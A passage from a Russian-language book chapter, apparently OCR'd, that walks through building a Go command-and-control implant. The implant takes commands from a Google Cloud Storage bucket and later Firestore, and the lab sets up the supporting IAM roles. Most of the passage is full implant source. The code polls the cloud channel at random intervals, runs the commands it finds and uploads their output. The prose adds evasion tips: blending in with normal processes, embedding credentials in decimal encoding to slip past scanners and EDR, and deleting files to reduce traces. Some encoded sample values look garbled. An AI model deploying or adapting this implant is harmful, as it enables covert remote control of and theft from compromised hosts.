

Рисунок 4-12. Предоставление доступа сервисной учётной записи и назначение разрешений роли

После применения изменений ключ JSON сервисной учётной записи будет иметь разрешения вашей пользовательской роли до тех пор, пока вы не удалите доступ или не отключите ключ. По мере дальнейшей разработки импланта можно создавать отдельные роли и сервисные учётные записи для разных функций или изменять разрешения существующей сервисной учётной записи. Мы рекомендуем использовать отдельные учётные данные с минимальными разрешениями, следуя принципу наименьших привилегий, и короткие сроки действия токенов, чтобы уменьшить ущерб при компрометации ключей.

Теперь пора создать бакет, который будет служить двусторонней "черновой площадкой" для ввода команд и вывода результатов. В Google Cloud Console введите `cloud storage` в строке поиска и откройте модуль Cloud Storage. Нажмите **Create a Bucket** рядом с верхней центральной частью экрана. Задайте глобально уникальное имя. При желании можно выбрать одну зону, чтобы снизить долгосрочные расходы, но для этой лабораторной работы подходят и настройки по умолчанию. Разрешения сервисной учётной записи и созданную роль вы примените к разрешениям бакета, как показано на рисунке 4-13.



Рисунок 4-13. Создание бакета в сервисе Cloud Storage

Далее вы выдадите разрешения на уровне ресурса. Думайте об этом как об ACL бакета. Нажмите имя только что созданного бакета, чтобы перейти внутрь объекта, и откройте вкладку **Permissions**. Затем, чтобы добавить сервисную учётную запись как принципал, нажмите **Grant Access** и заполните необходимые поля, включая добавление пользовательской роли. Этот процесс похож на настройку разрешений IAM на уровне проекта, но позволяет выдать доступ только к конкретному бакету, а не ко всем ресурсам хранилища в проекте.

Если всё сделано правильно, вы увидите сервисную учётную запись в списке с вашей пользовательской ролью. Это показывает, что бакет унаследовал разрешения из доступа IAM на уровне проекта, который вы настроили ранее (см. рисунок 4-14).

Рисунок 4-14. Настройка разрешений доступа на уровне бакета

В следующих шагах будем считать, что вы успешно установили редактор кода с официальными расширениями Go, например VS Code, а также сам Go.

Настройка модулей и зависимостей Go

К некоторому раздражению, Go строго трактует проблемы форматирования и неиспользуемые переменные как жёсткие ошибки, а не предупреждения, при сборке и во время выполнения. Чтобы избежать этой досады, мы рекомендуем скачать папку `goslowc2-mvp-1.0` из ресурсов этой главы: github.com. В папке находятся следующие файлы:

• `go.mod`

• go.sum
• goslowc2-mvp-1.0.go

Вы можете распаковать эти файлы в папку и сразу быть готовы запускать следующий код, не набирая его вручную. Файл go.mod, включённый в загрузку, является частью системы модулей Go для управления пакетами. Его можно воспринимать как аналог файла Python requirements.txt: он фиксирует версии зависимостей, а также версию Go, использованную для сборки проекта.

> **Примечание**
> Имя модуля в go.mod отделено от имён пакетов в отдельных файлах .go.

В лабораторных работах каждой главы вы в основном будете использовать следующие команды для запуска примеров кода:

```
go mod init modulename // Инициирует пространство имён
go mod tidy // Удаляет и добавляет зависимости при обновлении файла .go
go get // Скачивает недостающие элементы между .go и go.mod
go run filename // Запускает в интерпретируемом режиме
go build filename // Компилирует под архитектуру хост-системы (PE или ELF)
```

Если вы скачиваете наши файлы на локальный хост, проверьте имя модуля в go.mod. Запуск go mod init modulename снизит вероятность ошибок, связанных с контекстом пространства имён. Затем можно выполнить go get, а после него go run filename.go, чтобы начать выполнение. Мы рекомендуем вариант со скачиванием, потому что зависимости и версия Go уже зафиксированы. Если же вы решите набрать код с нуля ради практики, будьте готовы устранять ошибки, которые со временем могут появиться из-за конфликтов версий с новейшими пакетами.

Написание базового кода импланта

Когда бакет и разрешения IAM настроены, наконец можно перейти к коду. Итерация импланта в листинге 4-1 включает очень простой клиент.

```
package main

import (
    "bufio"
    "context"
    "fmt"
    "io"
    "math/rand"
    "os"
    "os/exec"
    "strings"
    "time"

    "cloud.google.com/go/storage"
)

// Задать состояние аутентификации из JSON сервисной учётной записи GCP.
func init() {
    // Укажите путь к файлу. (1)
    os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", "FILENAME-SVC-ACC.json")
}

// uploadFile загружает объект.
func uploadFile(bucket, object string) error {
    // bucket := "bucket-name"
    // object := "object-name"
    ctx := context.Background()
    client, err := storage.NewClient(ctx)
    if err != nil {
        return fmt.Errorf("storage.NewClient: %v", err)
```

```
    }
    defer client.Close()

    // Открыть локальный файл.
    f, err := os.Open("./output.txt")
    if err != nil {
        return fmt.Errorf("os.Open: %v", err)
    }
    defer f.Close()

    ctx, cancel := context.WithTimeout(ctx, time.Second*50)
    defer cancel()

    o := client.Bucket(bucket).Object(object) // Клиент (2)

    // Загрузить объект с помощью storage.Writer.
    wc := o.NewWriter(ctx)
    if _, err = io.Copy(wc, f); err != nil {
        return fmt.Errorf("io.Copy: %v", err)
    }
    if err := wc.Close(); err != nil {
        return fmt.Errorf("Writer.Close: %v", err)
    }
    return nil
}

// Возвращать значение не требуется.
func runBin(cmdbin string, cmdarg string) {
    // аргументы
    // cmdbin := "whoami"
    // cmdarg := ""
    // cmd := exec.Command("ls", "-lah") (3)
    // конструктор команды
    arg_len := len(cmdarg)
    if arg_len < 1 {
        cmd := exec.Command(cmdbin)

        // Открыть выходной файл для записи.
        outfile, err := os.Create("./output.txt")
        if err != nil {
            panic(err)
        }
        defer outfile.Close()

        stdoutPipe, err := cmd.StdoutPipe()
        if err != nil {
            panic(err)
        }

        writer := bufio.NewWriter(outfile)
        defer writer.Flush()
        err = cmd.Start()
        if err != nil {
            panic(err)
        }
        go io.Copy(writer, stdoutPipe)
        cmd.Wait()
    }

    if arg_len > 0 {
        cmd := exec.Command(cmdbin, cmdarg)

        // Открыть выходной файл для записи.
        outfile, err := os.Create("./output.txt")
        if err != nil {
            panic(err)
        }
        defer outfile.Close()

        stdoutPipe, err := cmd.StdoutPipe()
        if err != nil {
```

```
            panic(err)
        }

        writer := bufio.NewWriter(outfile)
        defer writer.Flush()
        err = cmd.Start()
        if err != nil {
            panic(err)
        }
        go io.Copy(writer, stdoutPipe)
        cmd.Wait()
    }
}

// Указать строку возврата однострочной команды входного файла. (4)
func readCmd(inputfilename string) string {
    file_input, _ := os.ReadFile(inputfilename)
    cmd_str := string(file_input)
    stripped_cmd := strings.TrimSuffix(cmd_str, "\r\n")
    return stripped_cmd
}

// Принять input.txt для разбора через readCmd и runBin. (5)
func downloadFile(bucket, object string, destFileName string) error {
    // bucket := "bucket-name"
    // object := "object-name"
    // destFileName := "file.txt"
    ctx := context.Background()
    client, err := storage.NewClient(ctx)
    if err != nil {
        return fmt.Errorf("storage.NewClient: %v", err)
    }
    defer client.Close()

    ctx, cancel := context.WithTimeout(ctx, time.Second*50)
    defer cancel()

    f, err := os.Create(destFileName)
    if err != nil {
        return fmt.Errorf("os.Create: %v", err)
    }

    rc, err := client.Bucket(bucket).Object(object).NewReader(ctx)
    if err != nil {
        return fmt.Errorf("Object(%q).NewReader: %v", object, err)
    }
    defer rc.Close()

    if _, err := io.Copy(f, rc); err != nil {
        return fmt.Errorf("io.Copy: %v", err)
    }

    if err = f.Close(); err != nil {
        return fmt.Errorf("f.Close: %v", err)
    }
    return nil
}

func main() {
    // Раздел главной функции (6)
    // Сведения о бакете и объекте
    var bucket string = "YOURBUCKET"
    var object_input string = "input.txt"
    var object_output string = "output.txt"

    // Найти случайный период опроса с посевом от 1 до 10 секунд (7)
    var maxsec int = 10
    var minsec int = 1
    rand.Seed(time.Now().UnixNano())
    random_sec := (rand.Intn(maxsec-minsec) + minsec)
```

```
        // Спать случайное число секунд и опрашивать бакет на наличие input.txt.
        // Цикл for с условиями остановки для экстренных случаев.
        // Удалите условия для бесконечного цикла.
    var cycle int = 0
    for i := 0; i < 2; i++ {
        time.Sleep(time.Duration(random_sec) * time.Second)
        cycle += i
        fmt.Println("cycle: ", cycle)
        fmt.Println("файл команд для разбора: ", object_input)
        fmt.Println("выходной файл для проверки: ", object_output)
        // Демонстрационная запись на диск; для работы только в памяти
        // реализуйте самостоятельно.
        downloadFile(bucket, "input.txt", "input.txt")
        run_cmd := readCmd(object_input)
        runBin(run_cmd, "") // Используйте пустую строку для команд без аргументов.
        uploadFile(bucket, object_output) // Вернуть результаты для просмотра в хранилище GCP.
        // Очищать файл на каждой итерации вместо сигнала запуска при выходе.
        os.Remove("input.txt")
    }
}

// Выполните go get cloud.google.com/go/storage, если начинаете с нуля.
```

Листинг 4-1. Базовый клиент импланта Go, использующий бакет GCP Storage

Перед запуском или компиляцией нужно заменить заполнители собственными значениями (1), включая имя файла с ключом доступа JSON и имя бакета.

Сначала создаётся простой клиент к бакету GCP Storage 2 с использованием пакетов GCP SDK; большая часть обработки исключений оставлена существующим возможностям пакета. Указанный файл JSON служит ключом аутентификации для доступа к проекту.

Этот код использует пакет Go `exec` (3), который создаёт процессы через системные вызовы WinAPI, а не запускает `cmd.exe` или `bash`. В результате выполнение процесса выглядит как обычный запуск приложения, а не как запуск сценария, что помогает импланту смешиваться с другими процессами.

Функции чтения и выполнения команд разбирают содержимое любого файла `input.txt` и после завершения создают файл `output.txt` в бакете хранилища (4).

Далее идут функции загрузки и выгрузки, которые читают и записывают файлы как объекты из бакета GCP Storage и обратно (5). Поскольку это объектное хранилище, их нужно скачать на диск, прежде чем извлечь детали из объекта.

Последняя функция, стандартная `main` (6), координирует и отслеживает состояние ошибок для каждого интервала опроса, а также обрабатывает условия выхода для каждой выполненной команды. И снова из-за природы объектного хранилища эти файлы приходится скачивать на диск для обработки и удалять после использования. В этом случае они удаляются в конце функции `main`, чтобы очистить целевой хост.

Обратите внимание: по умолчанию защитное ограничение выставлено всего на два цикла со случайной задержкой от 1 до 10 секунд (7). Если вы решите использовать эту итерацию импланта в рабочем сценарии, эти значения можно расширить или изменить.

Теперь в локальном терминале выполните одну из следующих команд в зависимости от ОС:

```
% echo 'ls -lah' > input.txt # Пользователи macOS и Linux
> echo "tasklist" > input.txt # Пользователи Windows
```

Загрузите файл `input.txt` в корень бакета GCP Storage, а не во вложенные папки, как показано на рисунке 4-15. Этот процесс загрузки файла - способ отправлять команды импланту между циклами опроса. Обратите внимание: вы загружаете команды в "черновую площадку", откуда имплант будет их забирать.



Рисунок 4-15. Список объектов бакета в Cloud Storage

Вместо полноценного интерпретатора командной оболочки этот код использует пакет Go `strings` для разбора строк, и у такого подхода есть ограничения. По возможности избегайте синтаксиса оболочки, например перенаправления с добавлением (>>) или ручного добавления новых строк, и придерживайтесь базовых аргументов, разделённых пробелами: специальные символы вроде каналов и кавычек в этой версии не будут обработаны корректно.

Теперь пора имитировать запуск импланта так, будто вы разворачиваете его на целевом хосте. Хотя для наших лабораторных работ это не требуется, мы всегда рекомендуем запускать Wireshark или `tcpdump`, чтобы отслеживать сетевой трафик во время тестирования.

Убедитесь, что файл JSON сервисной учётной записи находится в той же директории, что и код, а содержимое кода обновлено. В терминале, когда файлы Go готовы, выполните следующие команды:

```
% go mod init goslowc2-mvp
% go mod tidy
% go get
% go run goslowc2-mvp
```

Если всё прошло успешно, вы увидите вывод, похожий на следующий, в зависимости от числа циклов:

```
Cycle: 0
Файл команд: input.txt
Файл вывода: output.txt
```

Вернитесь в Google Cloud Console и перейдите к бакету, куда вы загрузили `input.txt`. После первого цикла вы должны увидеть `output.txt` и папку `status`, показывающую состояние каждого запуска между опросами (см. рисунок 4-16).



Рисунок 4-16. Просмотр содержимого бакета хранилища

Скачайте и откройте `output.txt`; вы должны увидеть вывод, похожий на следующий (точный формат зависит от вашей ОС):

```
# файл output.txt
total 80
drwxr-xr-x 7 foo.bar staff 224B Dec 28 00:25 .
drwxr-xr-x@ 18 foo.bar staff 576B Dec 28 00:21 ..
-rw-r--r-- 1 foo.bar staff 2.3K Dec 28 00:23 bucket-sa-key.json
-rw-r--r-- 1 foo.bar staff 2.7K Dec 28 00:23 go.mod
-rw-r--r-- 1 foo.bar staff 19K Dec 28 00:23 go.sum
-rw-r--r-- 1 foo.bar staff 5.6K Dec 28 00:23 goslowc2-mvp-1.0.go
-rw-r--r-- 1 foo.bar staff 7B Dec 28 00:25 input.txt
```

Также можно открыть папку `status` в бакете GCP, чтобы увидеть сведения о выполнении команды: тот же вывод, что и в `output.txt`, а также отметку времени и информацию о состоянии в формате JSON.

Улучшение удобства и скрытности импланта

Этот имплант достигает цели MVP с базовыми возможностями, но в нём есть несколько проблем. Первая - удобство. Сложно готовить и загружать новые строки команд в бакет GCP Storage между циклами опроса. Даже с папкой `status`, отслеживающей каждый интервал опроса, если `input.txt` слишком долго остаётся в бакете, имплант просто продолжает многократно выполнять одну и ту же команду. Вторая проблема - ключ сервисной учётной записи требует загрузки внешнего файла. Если вы эксплуатируете хост или внедряете начальный имплант, управлять несколькими файлами без обнаружения удаётся редко. Наконец, вы увеличиваете криминалистический след, записывая файлы на диск и затем сразу удаляя их; это может сработать как триггер для EDR с чувствительными политиками.

Часть этих проблем можно решить переходом на GCP Firestore - более новый продукт, ориентированный на JSON, с бесплатным уровнем, предназначенный для приложений почти реального времени и использующий технологию Firebase. Помимо экономии, Firestore позволяет вводить команды и просматривать вывод динамичнее, чем при скачивании файлов через GCP Storage. Однако потребуется создать структуру, которая корректно отслеживает состояние и реагирует только на новые команды, а не выполняет одни и те же команды повторно. Переход к базе данных также даёт более детальное отслеживание, когда вы управляете несколькими запусками импланта на разных хостах.

Чтобы решить проблему развёртывания нескольких файлов, придётся прибегнуть к плохой практике: встроить секреты в код перед компиляцией и добавить механизм обфускации. Вызов криптографических функций и использование сетевых сокетов также могут увеличить риск EDR для процесса. Чтобы смягчить это, вы будете использовать менее распространённые кодировки, включающие разные виды символов UTF-8, помимо Base64 или hex, которые могут находиться статическими сканерами.

Настройка разрешений Firestore

Для настройки разрешений Firestore для импланта используется тот же процесс, что и при настройке бакета хранилища:

1. Создайте новую пользовательскую роль IAM, включающую все разрешения чтения, записи и создания для Firestore API.
2. Создайте новую сервисную учётную запись для промежуточной функциональности импланта.
3. Создайте и экспортируйте ключ JSON для новой сервисной учётной записи.
4. Перейдите в модуль IAM в разделе **IAM & Admin** и назначьте пользовательскую роль сервисной учётной записи.

На момент написания книги Google Cloud Console включает не все имена разрешений API Firestore. Мы считаем, что это ошибка на стороне GCP, которую не исправили из-за новизны продукта. Для тестирования мы рекомендуем использовать встроенную роль Owner. Чтобы дополнительно сузить эти настройки, в режиме Firestore Native можно использовать следующее:

```
datastore.databases.create  datastore.databases.get
datastore.databases.list    datastore.entities.get
datastore.entities.list     datastore.entities.create
datastore.entities.update   datastore.indexes.get
datastore.indexes.list      datastore.indexes.create
```

Если вы столкнётесь с этой проблемой, можно использовать небезопасный обходной путь: назначить сервисной учётной записи роль Owner в модуле IAM, как показано на рисунке 4-17.

Рисунок 4-17. Обходной вариант с разрешениями Owner в GCP IAM для сервисных учётных записей и Firestore

Этот подход гарантирует, что во время лабораторной работы у кода будут нужные разрешения. Позже можно урезать роль с помощью GCP CLI в Cloud Shell.

> **Примечание**
> Если вы используете этот обходной путь, обязательно защитите ключ JSON сервисной учётной записи и включайте или отключайте сервисную учётную запись по мере необходимости во время лабораторной работы.

Встраивание учётных данных и добавление Firestore

Начнём с проблемы нескольких файлов при сборке и во время выполнения. Нужно исходить из того, что после развёртывания импланта ваш ключ доступа уже скомпрометирован и его следует отозвать и заново создать перед следующей кампанией. Чтобы избавиться от отдельного файла с ключом JSON, вы встроите учётные данные прямо в код с использованием десятичного кодирования. Десятичное представление похоже на шестнадцатеричное тем, что его легко реализовать в разных наборах символов, но автоматизированные инструменты анализа распознают его реже, чем hex или Base64.

Сначала нужно создать вспомогательный сценарий, который преобразует ключ JSON сервисной учётной записи в пригодную закодированную структуру:

1. Найдите подпапку `json2dec-encoder` внутри родительской папки `goslowc2-firestore-1.1` из материалов этой главы.
2. Скопируйте ключ JSON сервисной учётной записи, имеющей административные или достаточные разрешения Firestore, в эту подпапку.
3. Оставаясь в подпапке, выполните команды кодирования:

```
# Если вы скачали папку, можно удалить go.mod, чтобы избежать ошибки.
go mod init json2dec-encoder
go mod tidy
# Убедитесь, что файл JSON переименован следующим образом.
# Убедитесь, что файл JSON называется firestore-sa-key.json.
go run ./json2dec-encoder-file.go
```

1. Теперь обновите содержимое папки, чтобы увидеть файл `encoded_output.txt` в подпапке `json2dec-encoder`. Вывод в файл, а не в `stdout`, упрощает копирование и вставку без появления проблем форматирования. Закодированные учётные данные должны начинаться примерно так:

```
encoded := []int{
    123, 10, 32, 32, 23, 116, 121, 112, 08, 34, 58, 32,
    34, 115, 101, 114, 118, 105, 00, 101, 11, 97, 99, 99,
    --snip--
```

Теперь в терминале или редакторе кода перейдите на уровень выше, в папку `goslowc2-firestore-1.1`, и вставьте всю закодированную полезную нагрузку JSON внутрь функции `getCredentialJSON()`. Следите за пробелами и положением вставки, чтобы не перезаписать закрывающую скобку:

```
func getCredentialsJSON() string {
    // ========================================
    // ВСТАВЬТЕ СЮДА СОДЕРЖИМОЕ encoded_output.txt
    // ========================================
    encoded := []int{
        // НАЧАЛО ПРИМЕРА...
        00, 10, 32, 32, 34, 116, 121, 112, 101, 34, 58, 32,
        34, 115, 101, 114, 118, 105, 99, 101, 95, 97, 99, 99,
        111, 117, 110, 99, 34, 44, 10, 32, 32, 34, 112, 00,
    // ...КОНЕЦ ПРИМЕРА.
    }
```

Листинг 4-2 показывает полную реализацию со встроенными учётными данными, интеграцией Firestore и улучшенными возможностями отслеживания команд.

```
package main

import (
    "context"
    "fmt"
    "math/rand"
    "os"
    "os/exec"
    "runtime"
    "strings"
    "time"

    "cloud.google.com/go/firestore"
)

// Переменные конфигурации
const (
    PROJECT_ID     = "YOUR-PROJECT-ID"
    DATABASE_ID    = "FIRESTORE-DB-NAME"
    CYCLES         = 10 // Больше циклов для тестирования
MIN_SLEEP_TIME = 15 // Минимум 15 секунд
MAX_SLEEP_TIME = 30 // Максимум 30 секунд
)

func getCredentialsJSON() string {
    // ========================================
    // ВСТАВЬТЕ СЮДА СОДЕРЖИМОЕ encoded_output.txt.
    // ========================================
    encoded := []int{
        // НАЧАЛО ПРИМЕРА...
        00, 10, 32, 32, 34, 116, 121, 112, 101, 34, 58, 32,
        34, 115, 101, 114, 118, 105, 99, 101, 95, 97, 99, 99,
        111, 117, 110, 99, 34, 44, 10, 32, 32, 34, 112, 00,
    // ...КОНЕЦ ПРИМЕРА.
    }
    // ========================================
    // Преобразовать обратно в строку.
    chars := make([]rune, len(encoded))
    for i, num := range encoded {
        chars[i] = rune(num)
    }
    return string(chars)
}

type Command struct {
    ID         string    `firestore:"id"`
    Command    string    `firestore:"command"`
    // Ожидает, выполняется, завершена, завершилась ошибкой.
    Status     string    `firestore:"status"`
    Output     string    `firestore:"output"`
```

```
    CreatedAt  time.Time `firestore:"created_at"`
    ExecutedAt time.Time `firestore:"executed_at"`
    AgentID    string    `firestore:"agent_id"`
    Error      string    `firestore:"error,omitempty"`
}

var agentID string

func init() {
    // Создать временный файл учётных данных.
    tmpFile, err := os.CreateTemp("", "svc-*.json")
    if err != nil {
        panic(fmt.Sprintf("Не удалось создать временный файл: %v", err))
    }

    // Записать декодированные учётные данные во временный файл.
    if _, err := tmpFile.WriteString(getCredentialsJSON()); err != nil {
        tmpFile.Close()
        os.Remove(tmpFile.Name())
        panic(fmt.Sprintf("Не удалось записать учётные данные: %v", err))
    }
    tmpFile.Close()

    // Задать переменную окружения на временный файл.
    os.Setenv("GOOGLE_APPLICATION_CREDENTIALS", tmpFile.Name())

    // Запланировать очистку временного файла при выходе.
    go func() {
        time.Sleep(1 * time.Second) // Дать время на инициализацию клиента.
        os.Remove(tmpFile.Name())
    }()

    agentID = fmt.Sprintf("agent-%d-%d", time.Now().Unix(), rand.Int())
}

func getFirestoreClient() (*firestore.Client, error) {
    ctx := context.Background()
    client, err := firestore.NewClientWithDatabase(ctx, PROJECT_ID, DATABASE_ID)
    if err != nil {
        return nil, fmt.Errorf("не удалось создать клиент Firestore: %v", err)
    }
    return client, nil
}

func createInitialSchema(client *firestore.Client) error {
    ctx := context.Background()

    // Определить команду, специфичную для ОС.
    var defaultCmd string
    if runtime.GOOS == "windows" {
        defaultCmd = "dir"
    } else {
        defaultCmd = "ls -lah"
    }

    // Создать начальные документы.
    _, err := client.Collection("commands").Doc("schema").Set(ctx, Command{
        ID:        "schema",
        Command:   "",
        Status:    "completed",
        Output:    "",
        CreatedAt: time.Now(),
        AgentID:   "schema",
    })
    if err != nil {
        return fmt.Errorf("не удалось создать схему: %v", err)
    }

    // Создать команду по умолчанию.
    _, err = client.Collection("commands").Doc("default-cmd").Set(ctx, Command{
        ID:        "default-cmd",
```

```
        Command:   defaultCmd,
        Status:    "pending",
        Output:    "",
        CreatedAt: time.Now(),
        AgentID:   "",
    })
    if err != nil {
        return fmt.Errorf("не удалось создать команду по умолчанию: %v", err)
    }

    return nil
}

func getNextCommand(client *firestore.Client) (*Command, *firestore.DocumentRef, error) {
    ctx := context.Background()
    query := client.Collection("commands").Where("status", "==", "pending")
    docs, err := query.Documents(ctx).GetAll()
    if err != nil {
        return nil, nil, fmt.Errorf("не удалось запросить команды: %v", err)
    }

    if len(docs) == 0 {
        return nil, nil, nil
    }

    // Взять первую ожидающую команду.
    doc := docs[0]
    var cmd Command

    // Ожидаем, что в документе есть только command и status.
    data := doc.Data()
    cmd.Command = data["command"].(string)
    cmd.Status = data["status"].(string)

    // Заполнить остальное.
    cmd.ID = doc.Ref.ID
    cmd.AgentID = ""
    if _, exists := data["created_at"]; !exists {
        cmd.CreatedAt = time.Now()
    }

    return &cmd, doc.Ref, nil
}

func updateCommandStatus(
    client *firestore.Client,
    docRef *firestore.DocumentRef,
    cmd *Command) error {
    ctx := context.Background()

    // Преобразовать структуру команды в map для обновления.
    updateData := map[string]interface{}{
        "status":      cmd.Status,
        "output":      cmd.Output,
        "agent_id":    cmd.AgentID,
        "error":       cmd.Error,
        "executed_at": cmd.ExecutedAt,
    }

    _, err := docRef.Set(ctx, updateData, firestore.MergeAll)
    if err != nil {
        return fmt.Errorf("не удалось обновить команду: %v", err)
    }
    return nil
}

func runCommand(command string) (string, error) {
    parts := strings.Fields(command)
    if len(parts) == 0 {
        return "", fmt.Errorf("пустая команда")
    }
```

```
    cmd := exec.Command(parts[0], parts[1:]...)
    output, err := cmd.CombinedOutput()
    if err != nil {
        return string(output), fmt.Errorf("выполнение команды завершилось ошибкой: %v", err)
    }
    return string(output), nil
}

func main() {
    client, err := getFirestoreClient()
    if err != nil {
        fmt.Printf("Не удалось инициализировать Firestore: %v\n", err)
        return
    }
    defer client.Close()

    // Создать начальную схему и команду по умолчанию.
    if err := createInitialSchema(client); err != nil {
        fmt.Printf("Предупреждение: ошибка инициализации схемы: %v\n", err)
        // Всё равно продолжить: схема уже может существовать.
